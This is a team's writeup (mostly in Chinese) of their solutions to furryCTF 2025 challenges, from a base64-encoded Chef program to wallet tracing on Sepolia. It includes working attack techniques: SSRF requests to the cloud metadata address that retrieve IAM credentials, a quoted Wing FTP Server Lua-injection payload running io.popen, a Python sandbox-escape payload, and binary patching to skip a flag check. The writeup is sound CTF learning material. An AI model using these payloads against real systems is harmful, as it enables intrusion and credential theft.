


# furryCTF 2025 Writeup

比赛时间：2026 年 1 月 30 日 12:00~2026 年 2 月 4 日 12:00



队伍名称	404NFD-薛定谔的 Flag 猫
参赛队员	boxing, 白小衣西, Flash_Oopu3
是否为安徽师范大学校内队伍	是
2026 年 2 月 5 日	

# 本队成功解出题目

## 【Misc】 cyberchef

### 【解题思路】

chef 语言

### 【解题步骤】

<https://tio.run/#chef>

在 code 界面把文档里所有东西都粘进去，可以得到

The screenshot shows the TIO online judge interface with the URL <https://tio.run/#chef>. The code area contains a series of instructions for mixing a dish:

```
Add honey to the mixing bowl.  
Add honey to the mixing bowl.  
Add sugar to the mixing bowl.  
Add sugar to the mixing bowl.  
Clean the 2nd mixing bowl.  
Put sage into the 2nd mixing bowl.  
Put cinnamon into the 2nd mixing bowl.  
Remove cinnamon from the 2nd mixing bowl.  
Put flour into the 2nd mixing bowl.  
Clean the 2nd mixing bowl.  
Pour contents of the mixing bowl.  
Pour contents of the mixing bowl into the baking dish.  
Clean the mixing bowl.  
Put honey into the mixing bowl.  
Add honey to the mixing bowl.  
Add honey to the mixing bowl.  
Add vanilla to the mixing bowl.  
Add salt to the mixing bowl.  
Clean the 3rd mixing bowl.  
Put thyme into the 3rd mixing bowl.  
Put honey into the 3rd mixing bowl.  
Clean the 3rd mixing bowl.  
Liquify contents of the mixing bowl.  
Pour contents of the mixing bowl into the baking dish.  
Refrigerate for 1 hour.
```

The footer shows the output and performance metrics:

```
Serves 1.  
► Footer  
► Input  
► Arguments  
▼ Output  
ZnVycnlDVEZ7SV9Xb3UxZF9MMWtIX1MwbWVfQ29sb245bF9OdWdnZTdzX09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==  
▼ Debug  
Real time: 0.138 s  
User time: 0.118 s  
Sys. time: 0.018 s  
CPU share: 98.40 %  
Exit code: 0
```

Output:

ZnVycnlDVEZ7SV9Xb3UxZF9MMWtIX1MwbWVfQ29sb245bF9OdWdnZTdzX09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==

用 base64 解码 得到 flag

### Base64 to ASCII

The "Base64 to ASCII" decoder is an online tool that decodes Base64 and forces the decoded result to be displayed as ASCII so some specific tasks it is recommended to use it only if you really need to change the charset encoding to ASCII (for example, invalid characters and you will get a wrong result). As a rule, for most scenarios the [Base64 decode](#) tool is exact what you need (especially if you are not sure what kind of characters contains your Base64 string).

The screenshot shows the "Base64 to ASCII" decoder interface. The input field contains the Base64 encoded string from the previous step:

```
ZnVycnlDVEZ7SV9Xb3UxZF9MMWtIX1MwbWVfQ29sb245bF9OdWdnZTdzX09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==
```

The "Decode Base64 to ASCII" button is highlighted in blue.

The output field shows the decoded ASCII text:

```
furryCTF{I_Would_Like_S0me_Colon91_Nugge7s_On_Cra7y_Thursd5y_VIVO_50_AWA}
```

The message "The result of Base64 decoding will appear here" is displayed below the output field.

furryCTF{l\_Wou1d\_L1ke\_S0me\_Colon9l\_Nugge7s\_On\_Cra7y\_Thursd5y\_VIVO\_5O\_AWA}

## 【Misc】签到题

### 【解题思路】

下意识按了一下 f12 然后就突然找到 flag 了。。。

### 【解题步骤】



The screenshot shows a poll interface with the following content:

◇~ 喵? flag是什么? 好吃的喵~ ◇~

你见过flag喵?

① 我见过flag喵 (100%) 1 票

② 我没见过flag喵 0 票

The poll has one option selected: "我见过flag喵".

The browser's developer tools are open, showing the page's HTML structure. A script tag is highlighted, containing the following code:

```
var themeld = '';
var hasBackgroundId = 1;
var backgroundId = '93';
var pageColor = '#F5F5F2';
var backgroundLogo = '/pubnew.paperol.cn/20240723/1721726525wCEWQ4.png';
var themeLogo = '/pubnew.paperol.cn/20240723/1721726525wCEWQ4.png';

$(document).ready(function() {
    if (hasBackgroundId) {
        $('#backgroundWrap').css('backgroundImage', 'url(' + backgroundLogo + ')');
    }
});

$(function() {
    var titleIcon1 = $('.title-icon1').text();
    var titleIcon2 = $('.title-icon2').text();

    if (themeld === '1') {
        titleIcon1 = '吃过';
        titleIcon2 = '没吃过';
    } else {
        titleIcon1 = '没吃过';
        titleIcon2 = '吃过';
    }

    $('.title-icon1').text(titleIcon1);
    $('.title-icon2').text(titleIcon2);
});
```


furryCTF{Cro5s\_The\_Lock\_0f\_T1me}

## 【osint】

### 【解题思路】

用 honeyview 打开 得到 gps 信息

### 【解题步骤】




问了 d 老师

**最终结果 (保留足够精度) :**

**纬度 (N)** ≈ 31.981512

**经度 (E)** ≈ 118.706369

然后查了一下



应该是 furyCTF{汇豪行政公馆}

## 【Web】ccpreview

### 【解题思路】

看题目提示提到 awr 和 curl 就去查了一下

### 【解题步骤】

访问网站发现是一个 URL 预览工具，查看网页源码，发现关键提示：`<div class="terminal-header">root@ip-10-0-1-55:~# curl ""</div>`

输入 `https://httpbin.org/get` 测试，成功返回响应，确认是 curl 代理功能。

然后依次输入

<http://169.254.169.254/latest/meta-data/>

<http://169.254.169.254/latest/meta-data/iam/security-credentials/>

用响应给的名称 `admin-role`

`http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role`

Scan

```
root@ip-10-0-1-55:~# curl "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role"
```

```
{"Code": "Success", "Type": "AWS-HMAC", "AccessKeyId": "AKIA_ADMIN_USER_CLOUD", "SecretAccessKey": "POFP{a4fbfc9d-d64a-4c1c-9496-0120ac513be9}", "Token": "MwZNCNz... (Simulation Token)", "Expiration": "2099-01-01T00:00:00Z"}
```

得到 FLAG

## 【re】 lua

### 【解题思路】

看题目提示提到 Hello Lua 54!

### 【解题步骤】

The screenshot shows a debugger interface with two panes. The left pane displays the source code of a Lua script, and the right pane shows the assembly code generated by the compiler. The assembly code includes various XOR operations, which are highlighted in the original image.

```
145 end
146 -- 加减运算
147 148 print("加减运算测试:")
149 for offset = -100, 100 do
150     if offset == 0 then
151         local possible = ""
152         local valid = true
153         for char in ipairs(target) do
154             local offset = offset + string.byte(char)
155             if offset < 32 or offset > 126 then
156                 valid = false
157                 break
158             end
159             possible = possible .. string.char(char)
160         end
161         if valid then
162             -- 有可能为合法
163             if possible:match("%a") then -- 判断字母
164                 print("偏移 " .. offset .. ":" .. possible)
165             end
166         end
167     end
168 end
169 -- 最后，让我检测字符串是否可能是"Hello Lua 54!"的某种编码
170 print("\nbase64 编码检测 ***")
171
172 -- Base64加密
173 local base64 = require("base64") -- 需要在base64库
174 local hello_base64 = "SGVsbG8gIHNhZUQ=" .. "Hello Lua 54!" //Base64
175 print("Hello Lua 54!" .. Base64:encode(hello_base64))
176
177 -- 将base64转为ASCII
178 local hello_base64_ascii = {}
179 for i = 1, #hello_base64 do
180     hello_base64_ascii[i] = hello_base64:byte(i)
181 end
182 print(table.concat(hello_base64_ascii, ""))
183
184 -- 测试base64
185 print("\n测试base64: " .. hello_base64)
186 local result = func(hello_base64)
187 print("结果: " .. tostring(result))
188
189 print("测试flag( " .. hello_base64 .. ")")
190 result = func("flag" .. hello_base64 .. "")
191
192 --
```

STDIN  
Input for the program ( Optional )

XOR运算测试:

```
XOR 96: t-suigM^M^g&FM_baf!@3o
XOR 98: v|quKEOVO<sDO|1cd#81m
XOR 99: w|pvjDNcN|dxEV|bce"01
XOR 100: p|zwmCId1zc"81["e#D7k
XOR 101: q|(vp18Hef|[bCH#dc$6j
XOR 102: rxusoaHfkXa @K" g "S5l
XOR 103: sytrn@qgY' A3X{f#a64h
XOR 104: |v|aHehVo.NEW.in|h|g
XOR 105: )wz! NDIDm/ODV/nh(I:f
XOR 106: ys>xJdampjs+<k#R+1,k,fob
XOR 107: zp){gInCrP1(HcQ(oh/n=a
XOR 108: {q|c#ffB#0Qh)IP)n1.Ok"
XOR 109: eobdxv{q|Ov?W\N7n#oQ"-
XOR 110: flag{U_r_LuaT_M4s#3l}
```

XOR 111: gm f27\*#Ht5U\15rU25 |
XOR 112: |v|aHehVo.NEW.in|h|g
XOR 113: a#f |MuUwSX5X4s
XOR 114: cldh-p3n2Tp1Q2d+q#0d5x
XOR 115: ndios|WcO)+W<|;2)u
XOR 116: oahn{VVE|+l}b#x};|{t
XOR 117: hbsiu[Q|Q#(ZQ:z=|s
XOR 118: icnht2#Pc2;|P8;|c;,r

加减运算测试:

```
偏移 32: 4935)GM M^'FM_f!&a@5/
偏移 33: 5746*HhLN,(gN" g"~bat0
偏移 34: 6097*I~O" )nHOahw(c8b1
偏移 35: 7468,JP#P+1IPB15|dcv2
偏移 36: 8879-KQ#0+1JQcJ\$*e#v3
偏移 37: 9C8L-LRMr, kKRd&fex4
偏移 38: ;D9;/HS85d-1Ls1",g#y5
偏移 39: ;E:<0NTTe.mTFm(-hgZ6
偏移 40: <F;=1OU(Uf/nNugn).lh(7
偏移 41: 11
```

然后经过多轮调试 最后找到了 flag

调试过程找不到了。。

## 【PPC】flagReader

### 【解题思路】

根据题目提示可知，只需打开网页，将 flag 查看器每页上的内容复制下来，Base16 解码 2 次之后即可获取 flag。

### 【解题步骤】

队内师傅靠顽强的毅力将每页的数字记录下来，后通过网页工具箱中的 Base16 解码器解码 2 后得到 flag 为 furyCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-d37fda25-3d47-4da1-8f54-4ce0d37ea1dd-dccb8de2-2cb9-45a4-906a-7b6be4fcfbf}

## 【Forensics】深夜来客

### 【解题思路】

取证/流量分析

### 【解题步骤】

#### 1. 初步流量分析

拿到 pcapng 文件后，首先对流量进行概览。

通过 Wireshark 或类似工具（这里使用了 MCP 工具辅助分析）查看协议分布，发现主要包含 FTP 和 HTTP 流量。

题目描述中提到了“FTP 服务器”，且攻击者是“深夜的不速之客”。

#### 2. 关键线索发现

在分析 HTTP 流量时，发现目标服务器开放了 5466 端口，这通常是 Wing FTP Server 的 Web 管理端口号。

进一步过滤 HTTP 请求，特别是 POST 请求，发现了一些可疑的登录尝试。

#### 3. 定位攻击 Payload

通过搜索 POST 请求内容，在数据包（如 No. 22082, No. 22108）中发现了针对 /loginok.html 的异常请求。

请求体内容如下：

```
username=anonymous%00%5d%5d%250dlocal%2bh%2b%253d%2bio.popen(%22
id%22)%250dlocal%2br%2b%253d%2bh%253aread(%22*a%22)%250dh%253aclose(
)%250dprint(r)%250d--
ZnVycnIDVEZ7RnlwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d&...
```

#### 4. Payload 分析

对上述 payload 进行 URL 解码：

原始 URL 编码:

```
username=anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d
+h%3aread("*a")%0dh%3aclose()%0dprint(r)%0d--
ZnVycnIDVEZ7RnlwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d
```

解码后内容:

```
username=anonymous\x00]]
local h = io.popen("id")
local r = h:read("*a")
h:close()
print(r)
--ZnVycnIDVEZ7RnlwbV9Bbm9uOW0wdXNfVG9fUm8wdH0=
```

这是一个典型的 Wing FTP Server 远程代码执行漏洞（利用 Lua 脚本注入）。攻击者通过在用户名后截断并闭合语句，注入了恶意的 Lua 代码来执行系统命令 id。

## 5. 获取 Flag

在 Payload 的末尾，攻击者留下了一段 Lua 注释:

```
--ZnVycnIDVEZ7RnlwbV9Bbm9uOW0wdXNfVG9fUm8wdH0=
```

这段字符串看起来是 Base64 编码的。对其进行解码:

```
import base64
print(base64.b64decode("ZnVycnIDVEZ7RnlwbV9Bbm9uOW0wdXNfVG9fU
m8wdH0=").decode())
```

输出结果:

```
furryCTF{Fr0m_Anon9m0us_To_Ro0t}
```

## 【Reverse】 ezvm

### 【解题思路】

通过调试与修改程序，绕过字符串比较逻辑，直接输出程序内部计算的 flag。

### 【解题步骤】

#### A、设置硬件断点

\*\*定位目标地址\*\*：7FF7F1CF12DC（根据程序分析确定）

\*\*在 x64dbg 中设置断点\*\*：

1. 启动 x64dbg 并加载 EZ\_VM.exe
2. 在内存窗口中定位到地址 `7FF7F1CF12DC`
3. 右键点击该地址 → 选择 \*\*设置硬件断点\*\*
4. 选择 \*\*on access\*\* 类型，确保在访问该地址时触发断点

\*\*在 WinDbg 中设置断点\*\*：

```

```
ba r4 7FF7F1CF12DC
```

```

#### B、查看 strcmp 的参数

当硬件断点触发后，观察寄存器状态：

\*\*查看寄存器内容\*\*：

- \*\*第一个参数\*\*（用户输入）：存储在 `rcx` 寄存器
- \*\*第二个参数\*\*（程序计算的 flag）：存储在 `rdx` 寄存器

\*\*查看内存内容\*\*：

在调试器的内存窗口中查看 `rdx` 寄存器指向的内存区域，可看到：

```

POFP{317a614304}

```

这就是我们需要的 flag！

### C、修改程序跳过比较

**\*\*方法一：替换 strcmp 调用为 puts\*\***

1. 找到 `strcmp` 函数调用指令
2. 将其替换为 `puts` 函数调用，直接打印 flag 字符串

**\*\*方法二：跳过条件判断\*\***

1. 找到 `strcmp` 后的判断代码：

```
```assembly
test    eax, eax
jnz     loc_wrong
````
```

2. 将这些指令替换为 `nop`（无操作指令），跳过错误分支跳转

### D、应用补丁并验证

**\*\*保存修改\*\*：**

- 在 IDA Pro 中：选择 `Edit → Patch program → Apply patches to input file`
- 在 x64dbg 中：使用补丁功能保存修改后的程序

**\*\*运行验证\*\*：**

执行修改后的程序，它会直接输出：

```

POFP{317a614304}

```

## 【Web】PyEditor

### 【解题思路】

拿到题目源码 `app.py` 后，我们发现这是一个基于 Flask 和 Flask-SocketIO 的 Python 在线代码运行环境。核心逻辑在于 `PythonRunner` 类。

#### 1. 沙箱机制

题目实现了一个简单的沙箱 `validate\_code`，通过 `ast` 模块对用户输入的代码进行静态分析：

- 禁止导入的模块: `os, sys, subprocess` 等。
- 禁止调用的函数: `eval, exec, open` 等。
- 禁止访问的属性: `\_\_subclasses\_\_, \_\_builtins\_\_` 等。

虽然限制了很多危险操作，但主要限制的是导入和直接调用，并未阻止对全局变量的重新赋值。

#### 2. 代码执行逻辑

在 `create\_script` 方法中，用户代码被嵌入如下 wrapper 模板中执行：

```
python
编辑

wrapper = """import sysdef safe_exec():    try:{indented_code}
return 0    except SystemExit as e:        return e.code if
isinstance(e.code, int) else 0    except Exception as e:        print(f"
执行错误: {e}", file=sys.stderr)        return 1sys.argv = ['sandbox.py']
+ {args}exit_code = safe_exec()exit()# Hey bro, don't forget to remove
this before release!!!import osimport sysflag_content =
os.environ.get('GZCTF_FLAG', '')os.environ['GZCTF_FLAG'] = ''try:
with open('/flag.txt', 'w') as f:        f.write(flag_content)except:
pass""""
```

关键漏洞点在于：

- 脚本在 `exit()` 之后保留了一段调试代码；
- 该代码会从环境变量读取 Flag 并写入 `/flag.txt`；
- 如果能让程序跳过 `exit()` 并继续执行后续代码，就有机会截获 Flag。

### 解题思路

#### 1. 绕过 `exit()`

Python 中的 `exit` 是一个可被覆盖的全局变量（实际上是 `site.py` 注入的 `Quitter` 对象）。

尽管沙箱禁止调用 `exit()`，但允许我们重新赋值 `exit`。

我们可以将 `exit` 替换为一个空函数，使 `exit()` 调用失效：

```
python  
编辑  
global exitexit = lambda *args, **kwargs: None
```

## 2. 劫持 `open` 以捕获写入内容

后续代码会执行：

```
python  
编辑  
with open('/flag.txt', 'w') as f:    f.write(flag_content)
```

虽然沙箱禁止我们主动调用 `open` (AST 检查函数名)，但允许我们将 `open` 重新赋值为自定义函数。

我们可定义一个 Mock 文件对象，在其 `write` 方法中直接打印 Flag 内容。由于标准输出会被 WebSocket 返回给前端，我们就能看到 Flag。

## Exploit Payload

```
python  
编辑  
global exit, open# 绕过 exit(), 让程序继续执行后续调试代码exit = lambda  
*args, **kwargs: None# 定义 Mock 文件类, 捕获写入内容class MockFile:  
def __enter__(self):      return self    def __exit__(self, exc_type,  
exc_val, exc_tb):        pass    def write(self, content):  
print(f"FLAG_IS_HERE: {content}")# 覆盖全局 open 函数def my_open(*args,  
**kwargs):    return MockFile()open = my_open
```

## 执行结果

将上述代码提交至 <http://ctf.furryctf.com:32966> 的在线编辑器并运行，服务器返回输出：

```
text  
编辑  
FLAG_IS_HERE:  
furryCTF{d0_n07_10RGe7_70_Remove_dEbUG_whEn_582db2b2078d_R3Le4sE}  
成功获取 Flag!
```

## 【Forensics】谁动了我的钱包

### 【解题思路】

- 1、直接用 Etherscan API v2 需要 API Key，因此改用网页抓取。
- 2、Sepolia Etherscan 地址页 HTML 内嵌了 quickExportCsvData (JSON 数组，包含最近交易摘要)，可用正则提取后 ConvertFrom-Json 解析。
- 3、在解析出的交易数组中筛选出 Sender == 目标地址 的记录，按时间倒序取最近 5 笔转出。
- 4、对这 5 笔的收款地址分别做“资金流追踪”，每一跳都选该地址转出中金额最大的那笔的 Receiver 作为下一跳，直到无转出或达到最大跳数。
- 5、对多条路径做统计，寻找共同收敛的归集地址；该归集地址即为高度疑似黑客控制的钱包。

### 【解题步骤】

用 PowerShell

- 1) 抓取并解析 quickExportCsvData

```
1. function Get-QuickExportTx($addr){  
2.  
    $url="https://sepolia.etherscan.io/address/$ad  
3.    $html=(Invoke-WebRequest -  
        UseBasicParsing -Uri $url -TimeoutSec  
        30).Content  
4.    $m=[regex]::Match($html,"const  
        quickExportCsvData = '([^\']*)'","Singleline")  
5.    if(-not $m.Success){ return @() }  
6.    $json=$m.Groups[1].Value  
7.    return ($json | ConvertFrom-Json)  
8.}  
9.  
10. function ParseEthAmount($s){  
11.    $m=[regex]::Match($s,'([0-9.]+)\s*ETH')  
12.    if($m.Success){ return  
        [double]$m.Groups[1].Value }  
13.    0.0  
14.}
```

2) 提取目标地址最近 5 笔转出交易

```
1. $target='0x35710Be7324E7ca3DD7493e4A2b
2. $txs=Get-QuickExportTx $target
3.
4. $outs=$txs |
5. Where-Object { $_.Sender -and
   ($_.Sender.ToLower() -eq
    $target.ToLower()) } |
6. ForEach-Object {
7.     $fee=$null; try{$fee=
   [double]$_.TxnFee}catch){}
8.     [pscustomobject]@{
9.         time=$_.DateTime
10.        tx=$_.Txhash
11.        to=$_.Receiver
12.        eth=(ParseEthAmount $_.Amount)
13.        feeEth=$fee
14.        block=$_.Blockno
15.    }
16. } |
17. Sort-Object {[datetime]::Parse($_.time)} -
   Descending
18.
19. $outs | Select-Object -First 5
```

本题数据（按时间倒序）：

| time                | tx  | to      | eth  | feeEth                       | block              |
|---------------------|---|---------|--|------------------------------|--------------------|
| 2026-01-15 19:27:48 | 0x825eedf1047d401455b9ba0b7a80445ca3c91dc64f39e3b9683a7a62b4  | d9628e  | 0x26A087A9871ec954416C027d2Aa403049fc25dbd | 0.5128837                    | 0.0000294310051147 |
| 2026-01-15 19:27:36 | 0x559ad0cb9d505cffcf64025b9559941d3413df9c6e53191ed78aa50b06  | 6e6e9c  | 0x3Cbf1FA1EB6b76e520a67699dFebfaf7Ca33b13E | 0.54920645                   | 0.0000261710051146 |
| 2026-01-15 19:27:24 | 0x6327905f048962724836175e4d1f5122054fc7171548cdacc5c8d854153 | 6fd95   | 0x4864d2a02B75A0Bd0A806E7B8E36973854CB8A22 | 0.54506012                   | 0.0000291510051145 |
| 2026-01-15 19:27:12 | 0x0e6a60284480b5f147294c0d8340fa2fe25e43af677b14fb172425dcbe5 | 0cf1e   | 0x7F7B7D7EDec57386e918644E2f813b09f48A8a16 | 0.54344004                   | 0.0000273310051144 |
| 2026-01-15 19:27:00 | 0xd2458a04b4db7ba49f51e84a53b7b07d9d167e9b8ea38531f184e8704   | 103eb5e | 0x766Cb3CE779c8FD57e0918961B16464c1Cded64d | 0.557955660.0000291110051143 |                    |

### 3) 追踪资金流并找共同归集地址

定义“下一跳”为：该地址所有转出里金额最大的那笔的收款地址。

```

1. function Get-Outgoing($addr){
2.     $txs=Get-QuickExportTx $addr
3.     $txs | Where-Object { $_.Sender -and
4.         ($_.Sender.ToLower() -eq $addr.ToLower())}
5.     } |
6.     ForEach-Object {
7.         [pscustomobject]@{
8.             time=$_.DateTime
9.             tx=$_.Txhash
10.            to=$_.Receiver
11.            eth=(ParseEthAmount $_.Amount)
12.        }
13.    } |
14.    Sort-Object {[datetime]::Parse($_.time)} -
15.        Descending
16.    }
17. function NextHop($addr){
18.     $outs=Get-Outgoing $addr
19.     if(($outs|Measure-Object).Count -eq 0){
20.         return $null
21.     }
22.     ($outs | Sort-Object -Property eth -
23.         Descending | Select-Object -First 1).to
24. }
25. function TracePath($start,$maxHops=8){
26.     $path=@($start); $cur=$start
27.     for($i=0;$i -lt $maxHops;$i++){
28.         $n=NextHop $cur
29.         if(-not $n){ break }
30.         $path += $n
31.         if($path[0..($path.Count-2)] -contains $n){
32.             { break }
33.         $cur=$n
34.     }
35.     }
36.     ,$path
37. }
38. $receivers=($outs | Select-Object -First 5).to
39. | Select-Object -Unique
40. $paths=@()
41. $allNodes=@()
42. foreach($r in $receivers){
43.     $p=TracePath $r 8
44.     $paths += [pscustomobject]@{start=$r;
45.         end=$p[-1]; hops=($p.Count-1); path=($p -
46.             join ' -> ')}
47.     $allNodes += $p
48. }
49. $paths
50. $freq=$allNodes | Group-Object | Sort-
51.     Object Count -Descending
52. $freq | Select-Object -First 10
53.
54.
```

本题中 5 个收款地址的最大转出路径最终出现明显收敛：

0x26A087A9871ec954416C027d2Aa403049fc25dbd →  
0x657faA98cEB7F4c627D9f4D0F2Dbf3374Fe5D8Fd →  
0xbD7282b9BDF3e26caEdD4085810D348992067160 →  
0x6B26F4B3FE1EF16f16ced4a3aE04d6D50640DAF6 →  
0x39B729083E1250b2b33c9f970fbfa5B6B4e60621 →  
0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72  
  
0x3Cb1FA1EB6b76e520a67699dFebfaf7Ca33b13E →  
0x0Ce829352d1Cf6e3dbBef7b31aA43a8467D98dEA →  
0x536a92088eB6c486440A77AAa81e5C7C59334903 →  
0x529F3E609d09dF558A598785f421867447113C2b →  
0x3D89ce589dD293b4d00F3368b54F6f26D851Bd81 →  
0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72  
  
0x7F7B7D7EDec57386e918644E2f813b09f48A8a16 →  
0xA5b656a3648f8f5E2C8BE3804e53E03316C3E1e8 →  
0x70aA1e59ef85753709CFd60b32E81c51b819e9cf →  
0xe6B714cf75b3F3635510448b53f4f3CbF64C9a62 →  
0x9ED0E665688dBfd30635226d75E78Ea570F67268 →  
0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72  
  
0x766Cb3CE779c8FD57e0918961B16464c1Cded64d →  
0x47d76A4cED1d895E6e5bce396195d1819C471bBF →  
0xc10C10aa822544d91F19230d871DF07CFdDB21EC →  
0x8413c5538b7BE849c71f7823B6E5eff44666A3b3 →  
0xc00Cc3CA6E77AC9B9933172dcDBad93D14Ac32d0 →  
0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

只有 0x4864d2a02B75A0Bd0A806E7B8E36973854CB8A22 的最大转出到 0xeaA3c1b88444f79Cf095cC12A90481c406D81EaB，未并入上述收敛点

进一步检查 0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72 无后续转出记录（只进不出），符合“归集终点”的特征，因此将其判定为黑客控制的钱包地址。

Flag

POFP{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

## **【Misc】赛后问卷**

### **【解题步骤】**

参与本次问卷填写即可获得: furyCTF{Fu7ryCTF\_Th6nk\_Y0u\_T0\_Part1cipate}

